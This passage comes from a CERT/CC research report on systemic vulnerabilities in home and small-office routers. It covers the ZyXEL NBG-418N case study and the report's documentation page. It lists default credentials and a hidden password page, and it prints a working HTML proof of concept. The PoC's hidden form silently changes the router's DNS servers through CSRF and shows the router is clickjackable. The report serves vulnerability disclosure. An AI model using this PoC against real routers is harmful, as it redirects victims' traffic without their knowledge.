

Figure 27: ZyXel Distribution of DNS Queries (graph generated with Salver)

C.13.4 Explore the Filesystem

Default firmware is available for download and explorable using Binwalk. Serial interface was not attempted, though pins were identified.



Figure 28: ZyXEL UART Pins Are Clearly Printed on the Board

BusyBox v1.18.1 (identified using `strings` and `grep`)

Linux kernel v2.6.30.9

Default credentials for the web interface are ‘admin:1234’.

http://<IP>/hiddenpage.asp can be used to change the admin password or view it in plaintext. However, this change requires an active session to view and is only available LAN-side, so it does not pose any significant risk.

No terrible services are on by default. Initial device setup minimally suggests changing settings (i.e., admin password), though WiFi is unsecured by default and does not prompt the user to make changes.

C.13.5 Hardcoded Credentials

No hardcoded or undocumented credentials were identified.

C.13.6 Vulnerabilities

CSRF and Clickjacking Vulnerability

Burp Suite was used to examine packet parameters for CSRF proof–of-concept development.

ZyXEL NBG-418N creates a predictable header for authenticated users in the following format: "Authorization: Basic <base64 encoding of *username:password*>". With default credentials, for example, you get

```
Authorization: Basic YWRtaW46MTIzNA==
```

The following proof of concept demonstrates the ZyXEL NBG-418N's vulnerability to both CSRF and clickjacking. The PoC uses default credentials and deep links to change DNS settings and open up remote management on the WAN at page load (and loads the web console in an iframe, indicating no X-Frame-Option protections).

Zyxel_test_pocs.html

```
<html>
<head>
    <title>ZyXEL PoCs</title>
</head>

<body>
    <h1>Clickjackable!</h1>

    <!--loads web console page in iframe -->
    <iframe src="http://admin:1234@192.168.1.1/" width="500" height="500"
id="cj"></iframe>

    <!-- iframe for CSRF -->
    <iframe style="display:none" name="csrf-frame"></iframe>

    <!-- CSRF to enable remote management on the WAN -->
    <form method='POST' action='http://admin:1234@192.168.1.1/apply.cgi' tar-
get="csrf-frame" id="csrf-frame">
        <input type='hidden' name='CMD' value='wan'>
        <input type='hidden' name='GO' value='wan.asp'>
        <input type='hidden' name='SET0' value='wan_dns=1.3.3.7+3.1.33.7'>
        <input type='hidden' name='SET1' value='wan_dns1=1.3.3.7'>
        <input type='hidden' name='SET2' value='wan_dns2=3.1.33.7'>
        <input type='hidden' name='SET3' value='dns_from_is=2'>
        <input type='hidden' name='SET4' value='dns_from_isp=2'>
    </form>

   <!-- Execute CSRF scripts -->
    <script>document.getElementById("csrf-frame").submit()</script>

</body>
</html>
```

C.13.7 Coordination Effort

Attempts to solicit contact and notify the vendor went unanswered. Per the CERT/CC's 45-day disclosure policy, vulnerability note VU#330000 was published on December 10, 2015:

https://www.kb.cert.org/vuls/id/330000

REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704-0188

1. AGENCY USE ONLY	2. REPORT DATE	3. REPORT TYPE AND DATES COVERED
(Leave Blank)	July 2017	Final

4. TITLE AND SUBTITLE	5. FUNDING NUMBERS
Systemic Vulnerabilities in Customer-Premises Equipment (CPE) Routers	FA8721-05-C-0003

6. AUTHOR(S)

Joel Land

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)

Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213

8. PERFORMING ORGANIZATION REPORT NUMBER

CMU/SEI-2017-SR-019

9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)

AFLCMC/PZE/Hanscom
Enterprise Acquisition Division
20 Schilling Circle
Building 1305
Hanscom AFB, MA 01731-2116

10. SPONSORING/MONITORING AGENCY REPORT NUMBER

n/a

11. SUPPLEMENTARY NOTES

12A DISTRIBUTION/AVAILABILITY STATEMENT	12B DISTRIBUTION CODE
Unclassified/Unlimited, DTIC, NTIS	

13. ABSTRACT (MAXIMUM 200 WORDS)

Customer-premises equipment (CPE)—specifically small office/home office (SOHO) routers—has become ubiquitous. CPE routers are notorious for their web interface vulnerabilities, old versions of software components with known vulnerabilities, default and hard-coded credentials, and other security issues.

This report describes a test framework that the CERT/CC developed to identify systemic and other vulnerabilities in CPE routers. It also describes the procedure the CERT/CC used in its analysis, and presents case studies and suggestions for tracking vulnerabilities in a way that encourages vendor responsiveness and increased customer awareness.

14. SUBJECT TERMS	15. NUMBER OF PAGES
customer-premises equipment, CPE routers, small office/home office routers, SOHO routers, vulnerabilities	82

16. PRICE CODE

17. SECURITY CLASSIFICATION OF REPORT	18. SECURITY CLASSIFICATION OF THIS PAGE	19. SECURITY CLASSIFICATION OF ABSTRACT	20. LIMITATION OF ABSTRACT
Unclassified	Unclassified	Unclassified	UL